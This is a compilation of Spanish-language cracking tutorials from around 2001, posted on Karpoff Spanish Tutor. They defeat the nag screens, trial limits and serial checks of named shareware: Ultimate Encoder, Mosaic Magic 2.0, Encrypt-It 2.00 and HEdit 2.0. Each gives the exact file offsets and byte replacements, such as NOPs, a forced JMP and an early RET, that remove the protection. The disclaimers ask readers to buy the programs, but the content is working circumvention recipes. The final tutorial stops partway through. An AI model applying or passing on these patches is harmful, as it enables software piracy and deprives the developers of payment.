Dificultad: **Newbie**

DOWNLOAD: http://www.usro.net/

Herramientas:
1. W32dasm v 8.9

CRACKER: **Profesor_X** **FECHA:** **05/07/2001**

INTRODUCCION

Bueno chavales otra vez aqui despues de unos cuantos dias, vamos a escribir otro tuto mas, la verdad este tuto lo tenia atrasado ya que sali de vacaciones y me fui a hechar unas chelas=cervezas a la playa y la verdad vi una chicas que nada mas de acordarme me dan ganas de regresarme...jejejjejeje pase unos dias muy buenos y la verdad ya me andaba por regresar a escribir tutos, ok bueno empesemos..... A LO QUE TE TRAJE CHENCHA .....

AL ATAKE


Comentario del Programa

este programita la verdad me gusto muchisimo, es para convertir musica a 2 formatos principales MP3 y WAV, esta app les sera de gran utilidad para muchos de ustedes, los estudios preliminares de velocidad en la conversion de formato MP3 a WAV de una cancion de 4.5 megas fue de 30 segundos y de WAV A MP3 de una cancion de 34.4 megas fue de 45 segundos a 128 nits de calidad, la verdad me parecio muy rapido en la conversión, les va a gustar, pruebenlo, pero un favor **COMPRENLO NO SEAN GANDALLAS** .....;)D, tambien recuerden que este tuto solo esta hecho con motivos de investigacion de la protección que tiene, no me hago responsable de el uso que cualquier


lamer le pueda dar...**OK ENTENDIDOOOOO**....

Manos a la Obra


BUENO ! lo primero como siempre es analizar el programa para ver en que esta hecho y si esta empakado, mis utilerias favoritas para analizar es el File Inspector v 4.2 y el Lenguaje 2000 , las mejores herramientas a mi punto de vista, ok analizemos el exe y esto es lo que me aparece:




ok! amigos como podemos ver esta hecho en Visual C++ v 5.0 y la sorpresa no esta empakado, que suerte no...?, bueno ahora vamos y ejecutamos el programa y nos aparece la siguiente ventana:



como podemos ver aqui esta una Dialog Box la cual contiene unas cuantas lineas de texto, bueno amigos desensamblemos el exe de el Ultimate Encoder y esperamos un ratin y por fin termina, ahora que seria el siguiente paso?, claro buscar el string que aparece en la DIALOG BOX THIS IS AN UNREGISTERED BLA BLA BLA.....BUSQUEMOSLO.... y despues de un buen ratin lo encontramos:



ahora demos doble click sobre el string y nos manda a la siguiente parte del codigo:



analizemos esas intrucciones, no sienten algo extraño ? ven esa CALL en **423C61** ? jejejejeje ! que se me hace que esa es la que genera la DIALOG BOX y lleva el conteo del tiempo limite..... jejjeje no creo que no la hallan puesto tan facil, pero que mas da probemos a eliminar esa call, para eso pues ya sabemos el procedimiento sacamos su offset de esa CALL que es

@Offset 00023C61h in File:UEnc.exe

ahgora abrimos una copia del UENCODE.EXE con el Hexworkshop v 3.01 y damos CONTROL G y en la ventana que sale ponemos el offsett y nos manda a la siguente parte del codigo:

```
00023C5C|FF6A 346A 6EE8 195D 0200 83F8 0775|.j4jn...]....u
00023C6A|428D 4C24 1CC6 8424 5008 0000 02E8|B.L$...$P.....
```

lo que haremos es anular esa call para que nunca de los nunca aparesca la DIALOG BOX y tambien nunca compare el tiempo que llevamos analizandolo y asi tendremos el tiempo del mundo para analizar el programita, para hacer eso vamos y cambiamos por:

```
00023C5C|FF6A 346A 6E90 9090 9090 83F8 0775|.j4jn........u
00023C6A|428D 4C24 1CC6 8424 5008 0000 02E8|B.L$...$P.....
```

para los que estan en el cielo , cambie E8195D0200 por 9090909090 ya que los 90 significan NOP´S en hexadecimal, y pusimos cinco 90´s por que son 5 bytes que hay que remplazar :

E8= 1 BYTE

19= 1 BYTE

ENTIENDEN ?

bueno pues ahora guardemos los cambios y ejecutemos el UTIMATE ENCODER YYYYYYYYY!!!!!, nada de Nag´s Screens ni tiempo limite , jejejejejejeje ya vieron que facil fue.....

AHORA SI PODEMOS DECIR PROGRAMA CRACKEADO.....

Saludos

Skuater : """" mi gran maestro """"

Dek_OiN """"Estamos Locos ... jejejejjee.....""""

Kuato Thor """" Compañero de mil batallas, don quijote y sancho panza ..... jejejje"""""

ActMAgo """" Sigue asi.....""""

Karpoff """" El guru de las protecciones """""

Txeli "" COMPADRE Y AMIGO ""

- Todo el DREAM TEAM de la Compilación de Tutoriales 2001 CdT2001 **:)**
- Saludos a todos los **crackers** del mundo

Nota:

- Soy humano y cometo **errores**, si encuentras uno házmelo saber OK.
- Si deseas bajar la última versión de la compilación puedes hacerlo de aquí: Compilación de Tutoriales v 5.5
- Si deseas aparecer en la compilación envía tu tutorial a: profesor_x@hotmail.com

Chao!!

Espero que hayan disfrutado leyendo este tutorial y que les sirva para incrementar sus habilidades, pero recuerden, lean muchos tutoriales, practiquen, estudien y CRACKEAR será mucho más fácil.

Karpoff Spanish Tutor: Pagina dedicada a la divulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion. Email "Colabora con tus Proyectos"

Karpoff Spanish Tutor 2001	
Programa:	**Mosaic Magic 2.0**

PROTECCION:	**Name/Serial, con alguna opción desactivada**		
Descripcion:	**Sirve para hacer esas imágenes tan chulas hechas a la vez de pequeñas fotos**		
Dificultad:	**Chupao**		
DOWNLOAD:	**http://www.mpi.leeds.ac.uk/Instrumentation/temp/mosaicmagicv2-00.zip**		
Herramientas:	**W32dasm i Editor Hexadecimal (Hex Workshop, ...)**		
CRACKER:	**zerU**	**FECHA:**	**20/05/2001**

INTRODUCCION

Si, seguro que alguna vez has visto algun poster de Bob Marley hecho de pequeñitas fotos que, mirado de lejos, hacia la forma de Bob. Pues eso se hace con este programita, que aunque muy currado tiene una protección que es una porquería.

Cuando lo abras te saldra un asistente (o como dicen los guiris, un wizard). Puedes cerrarlo, pues no nos va a decir como 'petar' el programa. Si te animas a hacer un mosaico de esos, te daras cuenta de que no te deja guardarlo... y dices 'QUE CABRON!', con lo que tarda en hacerlos. Pues quedate con el mensajito que sale: 'This option is not available...' bla, bla, bla... Se va a enterar!

AL ATAKE

Abre el W32Dasm y desensambla el programa. Ahora lo vamos a atacar por el punto flaco que tienen la mayoría de programas: los mensajitos tipo 'Que te registres de una vez!'. En el menú Refs eliges String data references, y en la lista buscas el mensajito de antes:

Voy a suponer que sabes algo de desensamblador. Al menos te voy a contar que la instruccion JE significa que cuando el programa compara dos numeros, saltara si son iguales (Jump if Equal). El JNE es el contrario; el JMP saltara directamente, sin comprovar nada; y asi la ostia de saltos diferentes. La instruccion que compara dos numeros es la CMP (Compare), aunque tambien lo hace TEST.

Haces un doble clic y aterrizaras en esta posicion del codigo:

```
* Reference To: MFC42.Ordinal:0490, Ord:0490h
                      |
:00409098 E88B2F0400  Call 0044C028
:0040909D 8B4804      mov ecx, dword ptr [eax+04]
:004090A0 E85BF4FFFF  call 00408500 <- Esta Call parece interesante
:004090A5 85C0        test eax, eax
:004090A7 7522        jne 004090CB <- Cambiando este salto solo aconseguiriamos que no nos
enseñase el mensajito
:004090A9 50          push eax
:004090AA 50          push eax

* Possible StringData Ref from Data Obj ->"This option is not available in "
->"the trial version of Mosaic Magic"
|
:004090AB 68D80C4700 push 00470CD8 <- Apareces aqui
```

Fijate en la Call que hay un poco mas arriba... sospechosa, no? Haz un doble clic sobre ella y... sorpresa! Aparece esto:

```
* Referenced by a CALL at Addresses:
|:0040840B , :0040846D , :004090A0 , :004099F2 , :0040B046 <- Desde todas estas direcciones
se llama a esta funcion, que comprueba el Serial Number (de ahora en adelante SN)
|
:00408500 64A100000000 mov eax, dword ptr fs:[00000000] <- Apareces aqui
:00408506 6AFF push FFFFFFFF
:00408508 6878D54400 push 0044D578
:0040850D 50 push eax
:0040850E 64892500000000 mov dword ptr fs:[00000000], esp
:00408515 83EC54 sub esp, 00000054
:00408518 8D442400 lea eax, dword ptr [esp]
:0040851C 56 push esi
:0040851D 57 push edi
:0040851E 6A00 push 00000000

* Possible StringData Ref from Data Obj ->"Key 1"
|
:00408520 68340A4700 push 00470A34
:00408525 68C0884700 push 004788C0
:0040852A 50 push eax

* Reference To: MFC42.Ordinal:0DC2, Ord:0DC2h
|
:0040852B E80A3E0400 Call 0044C33A
:00408530 8B742408 mov esi, dword ptr [esp+08]
:00408534 8B56F8 mov edx, dword ptr [esi-08]
:00408537 83FA14 cmp edx, 00000014 <- Aqui comprueba si el SN tiene 14 caracteres
:0040853A 7424 je 00408560 <- Si no es 14, apaga y vamonos

Todo este cacho en rojo, literalmente, te da por culo
* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:004085A0(C)
|
:0040853C 8D4C2408 lea ecx, dword ptr [esp+08]
:00408540 C7442464FFFFFFFF mov [esp+64], FFFFFFFF

* Reference To: MFC42.Ordinal:0320, Ord:0320h
|
:00408548 E8B9380400 Call 0044BE06
:0040854D 5F pop edi
:0040854E 33C0 xor eax, eax
:00408550 5E pop esi
:00408551 8B4C2454 mov ecx, dword ptr [esp+54]
:00408555 64890D00000000 mov dword ptr fs:[00000000], ecx
```

```
:0040855C 83C460 add esp, 00000060
:0040855F C3 ret <- Retorno BAD CRACKER! Desde aqui volvera a donde han llamado la funcion,
pero diciendole al programa que lo has hecho muy mal :-(

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:0040853A(C)
De aqui en adelante hace dos bucles, comprovando el SN
|
:00408560 53 push ebx
:00408561 33C0 xor eax, eax
:00408563 8D4C2410 lea ecx, dword ptr [esp+10]
:00408567 BF14000000 mov edi, 00000014

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:0040857D(C)
|
:0040856C 0FBE1C30 movsx ebx, byte ptr [eax+esi] <- Inicio del primer bucle
:00408570 40 inc eax
:00408571 8919 mov dword ptr [ecx], ebx
:00408573 3BC2 cmp eax, edx
:00408575 7C02 jl 00408579
:00408577 33C0 xor eax, eax

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:00408575(C)
|
:00408579 83C104 add ecx, 00000004
:0040857C 4F dec edi
:0040857D 75ED jne 0040856C <- Retorno del primer bucle
:0040857F 33C9 xor ecx, ecx
:00408581 8D742410 lea esi, dword ptr [esp+10]
:00408585 5B pop ebx

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:004085A9(C)
|
:00408586 8BC1 mov eax, ecx <- Inicio del segundo bucle
:00408588 BF05000000 mov edi, 00000005
:0040858D 99 cdq
:0040858E F7FF idiv edi
:00408590 8B06 mov eax, dword ptr [esi]
:00408592 2BC2 sub eax, edx
:00408594 2503000080 and eax, 80000003
:00408599 7905 jns 004085A0
:0040859B 48 dec eax
:0040859C 83C8FC or eax, FFFFFFFC
:0040859F 40 inc eax

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:00408599(C)
|
:004085A0 759A jne 0040853C <- Por este salto se va al cacho rojo :-(
:004085A2 41 inc ecx
:004085A3 83C604 add esi, 00000004
:004085A6 83F914 cmp ecx, 00000014
:004085A9 7CDB jl 00408586 <- Retorno del segundo bucle
:004085AB 8D4C2408 lea ecx, dword ptr [esp+08] <- Si llega aqui, es que el SN ha pasado todas
las comprovaciones y es bueno
:004085AF C7442464FFFFFFFF mov [esp+64], FFFFFFFF

* Reference To: MFC42.Ordinal:0320, Ord:0320h
|
:004085B7 E84A380400 Call 0044BE06
:004085BC 8B4C245C mov ecx, dword ptr [esp+5C]
:004085C0 5F pop edi
:004085C1 B801000000 mov eax, 00000001 <- Puede ser que poniendo un 1 en EAX indique que
estas registrado?
:004085C6 5E pop esi
:004085C7 64890D00000000 mov dword ptr fs:[00000000], ecx
```

```
:004085CE 83C460 add esp, 00000060
:004085D1 C3 ret <- Retorno OK ;-)
```

Si, ya lo se: he metido casi la mitad del codigo, pero realmente es un cacho muy interesante. Nos indica desde donde se comprueva si el programa esta registrado, nos indica como hacer un KeyGen (un generador de SN), ... si tienes tiempo de estudiar todas esas operaciones aritmeticas (INC, ADD, SUB, IDIV...) que hace, podras crear el SN correcto. Y si eres rico y te sobra el tiempo, puedes comprovar que buscando el mensaje que sale cuando intentas introducir un SN incorrecto tambien ta llevara a la misma funcion de comprovacion. Mientras tanto, si tienes prisa, puedes hacer una pequeña trampita: hacer que el programa se salte toda la comprovacion y se vaya directamente hacia el RET bueno.

Para eso, solo hay que cambiar el primer salto (un JE que esta en 0040853A), el que comprueva el tamaño del SN, por otro salto que vaya directamente hasta el final del ultimo bucle, exactamente en la direccion 004085AB. Voy a ilustrarlo un poco:

Instruccion original:

Instruccion:	Parejas de bytes a saltar:	Codigo resultante:
JE (74)	24 (en hexadecimal; en decimal es 36)	7424

Nueva instruccion:

Instruccion:	Parejas de bytes a saltar:	Codigo resultante:
JMP (EB)	6F (en hexadecimal; en decimal es 111)	EB6F

Lo has entendido? Vamos, que tienes que cambiar un 7424 por un EB6F. Pues abres el editor hexadecimal (en mi caso Hex Workshop), vas a la direccion donde esta el JE (853A, aunque en el desensamblador te ponga '0040853A') y cambias el 7424 por el EB6F (Y LO GUARDAS!). Y ya ta!

Ahora podras guardar todos los mosaicos que te den la gana. Pero ten en cuenta el esfuerzo que cuesta programar (lo se por experiencia) y, ahora que te has divertido y has demostrado que eres mas listo que un monton de instrucciones, COMPRA EL PROGRAMA. Si lo quieres, claro. Petar programas solo sirve para pasar un buen rato y estrujarte el cerebro, como el ajedrez. Este manual solo se ha hecho con fines educativos, no para tener programas gratis.

Bueno, espero que me haya explicado, y ya nos veremos si consigo petar otro programa facilon.

zerU

Karpoff Spanish Tutor 1999-2001	
Programa:	**Encrypt-It v2.00**


PROTECCION:	Nag-Screen al abrir, durante el uso y al cerrar la aplicacion		
Descripcion:	Aplicacion para proteger cualquier archivo mediante encriptacion		
Dificultad:	Novato		
DOWNLOAD:	http://www.acdsystems.com		
Herramientas:	W32dasm 8.93, Hex Workshop 2.20		
CRACKER:	**Fantomas:**	**FECHA:**	01/07/2001

INTRODUCCION


Hola a todos (as), ahora vamos a analizar esta aplicacion unicamente con el `W32dasm`, como podran observar es sencillo y rapido, y terminaremos quitando las molestas Nag-Screen (y tal parece que las saca al azar o cada determinado tiempo, o cuando le da la gana, pero eso lo vamos a evitar)

AL ATAKE

Primero carguemos la aplicacion con el `W32dasm`, y busquemos la cadena `Register Now, What is Shareware` o `Registration Benefits!`



Para ello seleccionamos en la barra de herramientas, y al final de la lista vamos a encontrar algo parecido a esto



observemos que nos fue mejor de lo esperado ya que encontramos la cadena `SHAREWAREMSG` y esto nos va a ahorrar algo de tiempo, seleccionamos haciendo 'Doble Click' con el Mouse una y otra vez, y encontramos cuatro posiciones donde se crea el NAG-Screen, estas son

`:0007.0A12 B8 3C 02` NAG-Screen del inicio

`:0007.169E B8 4E 03` NAG-Screen final

`:0007.1817 B8 5B 03` NAG-Screen temporal

`:0007.1ADF B8 E5 03` NAG-Screen de salida rapida

en las cuatro posiciones encontramos que las rutinas son semejantes

```
:0007.0A12 B83C02          mov ax, 023C
:0007.0A15 8CDA            mov dx, ds
:0007.0A17 52              push dx
:0007.0A18 50              push ax
:0007.0A19 B83E26          mov ax, 263E
:0007.0A1C BA7109          mov dx, SEG ADDR of Segment 0007
:0007.0A1F 52              push dx
:0007.0A20 50              push ax
:0007.0A21 FF364A00        push word ptr [004A]
:0007.0A25 9AFA001D0A      call 0007.00FA
:0007.0A2A 83C40A          add sp, 000A
```

```
:0007.169E B84E03          mov ax, 034E
:0007.16A1 8CDA            mov dx, ds
:0007.16A3 52              push dx
:0007.16A4 50              push ax
:0007.16A5 B83E26          mov ax, 263E
:0007.16A8 BA5616          mov dx, SEG ADDR of Segment 0007
:0007.16AB 52              push dx
:0007.16AC 50              push ax
:0007.16AD FF364A00        push word ptr [004A]
:0007.16B1 9AFA00A916      call 0007.00FA
:0007.16B6 83C40A          add sp, 000A
```

```
:0007.1817 B85B03          mov ax, 035B
:0007.181A 8CDA            mov dx, ds
:0007.181C 52              push dx
:0007.181D 50              push ax
:0007.181E B83E26          mov ax, 263E
:0007.1821 BAF117          mov dx, SEG ADDR of Segment 0007
:0007.1824 52              push dx
:0007.1825 50              push ax
:0007.1826 FF364A00        push word ptr [004A]
:0007.182A 9AFA002218      call 0007.00FA
:0007.182F 83C40A          add sp, 000A
```

```
:0007.1ADF B8E503          mov ax, 03E5
:0007.1AE2 8CDA            mov dx, ds
:0007.1AE4 52              push dx
:0007.1AE5 50              push ax
:0007.1AE6 B83E26          mov ax, 263E
:0007.1AE9 BA2D18          mov dx, SEG ADDR of Segment 0007
:0007.1AEC 52              push dx
:0007.1AED 50              push ax
:0007.1AEE FF364A00        push word ptr [004A]
:0007.1AF2 9AFA00EA1A      call 0007.00FA
:0007.1AF7 83C40A          add sp, 000A
```

Por lo tanto saltaremos cada una de estas rutinas sustituyendo

:0007.0A12 B8 3C 02 por :0007.0A12 E9 18 00 OffSet 0000.8012

:0007.169E B8 4E 03 por :0007.169E E9 18 00 OffSet 0000.8C9E

:0007.1808 B8 00 00 por :0007.1808 E9 27 00 OffSet 0000.8E08

:0007.1ADF B8 E5 03 por :0007.1ADF E9 26 00 OffSet 0000.90DF

una vez realizado esto, solo nos faltara eliminar la rutina de `Beep` que una vez pasados cinco minutos empieza a actuar repetidamente cada segundo, asi que busquemos un `SetTime`

Rapidamente voy a hablar sobre esto, se encuentran dos `call User.SetTimer` , si eliminamos la funcion del primero de ellos

```
|
:0005.01B1 B8F401 mov ax, 01F4
:0005.01B4 50 push ax
:0005.01B5 2BC0 sub ax, ax
:0005.01B7 50 push ax
:0005.01B8 50 push ax
:0005.01B9 9AFFFF0000 call USER.SETTIMER
:0005.01BE 8946EA mov [bp-16], ax
:0005.01C1 C45EEC les bx, [bp-14]
:0005.01C4 26894704 mov es:[bx+04], ax
|
```

se elimina de la barra de estado el reloj y la fecha

por lo tanto tenemos la segunda opcion

```
|
* Referenced by a Unconditional Jump at Address :0007.0958
|
:0007.0904 833E067900 cmp word ptr [7906], 0000
:0007.0909 7503 jne 090E
:0007.090B E94D00 jmp 095B
|
* Referenced by a Conditional Jump at Address :0007.0909
|
:0007.090E FF364A00 push word ptr [004A]
:0007.0912 B80100 mov ax, 0001
:0007.0915 50 push ax
:0007.0916 B8E803 mov ax, 03E8
:0007.0919 50 push ax
:0007.091A B80000 mov ax, 0000
```

```
:0007.091D BA0000 mov dx, 0000
:0007.0920 52 push dx
:0007.0921 50 push ax
:0007.0922 9AFFFF0000 call USER.SETTIMER
:0007.0927 3D0000 cmp ax, 0000
:0007.092A 7403 je 092F
:0007.092C E92C00 jmp 095B
|
```

aqui podemos observar que la unica entrada a la rutina donde se encuentra el `SETTIMER` es desde `:0007.0909 7503 JNE 090E` , asi que vamos a aislar esta rutina eliminando el salto por `:0007.0909 9090 NOP NOP`

de esta forma hacemos crecer a la aplicacion y terminamos

La amenaza elegante

El presente documento, es una tarea cientifica de investigacion, con caracter docente, no pretende violar ninguna ley vigente, el autor no se hace responsable del uso, manejo o practicas inadecuadas del analisis presentado {:o)


Karpoff Spanish Tutor: Pagina dedicada a la divulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion.
Email "Colabora con tus Proyectos"

Karpoff Spanish Tutor 1999-2001	
Programa:	**HEdit v2.0**

PROTECCION:	Limitado a 30 dias de uso para evaluacion		
Descripcion:	Editor Hexadecimal		
Dificultad:	Novato		
DOWNLOAD:			
Herramientas:	W32dasm v8.93, Editor Hexadecimal		
CRACKER:	**Fantomas:**	**FECHA:**	02/07/2001

INTRODUCCION

Primera parte: - Pues que les platico, sucede que sin saberlo se me paso el tiempo y de pronto esta aplicacion dejo de funcionar, al intentar iniciarla presentaba unicamente este mensage y terminaba



asi que fue necesario habilitarla de nuevo (un buen reto para cualquiera)

Segunda parte: - Tenia yo dos editores hexadecimales, uno de ellos es este, ambos dos los 'creci', en una ocacion heche a andar uno de ellos y a los cinco minutos de uso me salto un error (SoftIce me lo detecto), y como no me acorde cual de los dos editores estaba usando, volvi a revisar que hice mal en cada uno de ellos, aunque en realidad no fue necesario, ya que al fin termine encontrando como registrarme, rescate el original que tenia guardado y 'babum' lo registre

La amenaza elegante

AL ATAKE

Primera parte: - Si alteras el reloj de tu ordenador podras darte cuenta que la aplicacion sufre las consecuencias, por lo que, lo mas recomendable es buscar la palabra `time` incrustada en la aplicacion

Cargamos la aplicacion con `W32dasm` y buscamos el texto `time` encontramos algunos, pero nos interesa algo como `GetLocalTime` y `GetSystemTime`, y de hecho es lo que estabamos esperando encontrar

```
:00409CF0 81ECCC000000            sub esp, 000000CC
:00409CF6 8D442410                lea eax, dword ptr [esp+10]
:00409CFA 56                      push esi
:00409CFB 50                      push eax

* Reference To: KERNEL32.GetLocalTime, Ord:00E2h
                                  |
:00409CFC FF1524A94400            Call dword ptr [0044A924]
:00409D02 8D4C2404                lea ecx, dword ptr [esp+04]
:00409D06 51                      push ecx

* Reference To: KERNEL32.GetSystemTime, Ord:0121h
                                  |
:00409D07 FF151CA94400            Call dword ptr [0044A91C]
:00409D0D 668B0DDA7D4400          mov cx, word ptr [00447DDA]
:00409D14 66394C240E              cmp word ptr [esp+0E], cx
:00409D19 753C                    jne 00409D57
:00409D1B 66A1D87D4400            mov ax, word ptr [00447DD8]
:00409D21 663944240C              cmp word ptr [esp+0C], ax
:00409D26 752F                    jne 00409D57
```

si observamos cuidadosamente, podremos darnos cuenta que la rutina inicia en la localidad `:00409CF0` y si quieres hacerte bolas un rato, entonces analiza paso a paso cada instruccion, ve las

comparaciones, los saltos condicionales, etc, etc y cuando deberas estes hecho un verdadero enredo, pon un `ret` en `:00409CF0` y problema solucionado, esto es

```
00409CF0 81 EC CC 00 00 00
```


es sustituido por

```
00409CF0 C3 90 90 00 00 00
```


con esto la aplicacion vuelve a la vida y nosotros hemos aprendido algo mas

****

Segunda parte: - Como les esta comentando, si arrancas la aplicacion, te vas al menu Help y despues seleccionas About Hedit, te aparece una caja semejante a



Ahora seleccionas Register y veras una caja de dialogo parecida a esta




Observa el titulo ya que esta es la cadena que vamos a buscar incrustada en la aplicacion, cargamos la aplicacion con el `W32dasm` y buscamos la cadena `Registration` vamos a obtener cuatro direcciones:

```
:00403F42, :00404593, :00405099, :00432A02
```

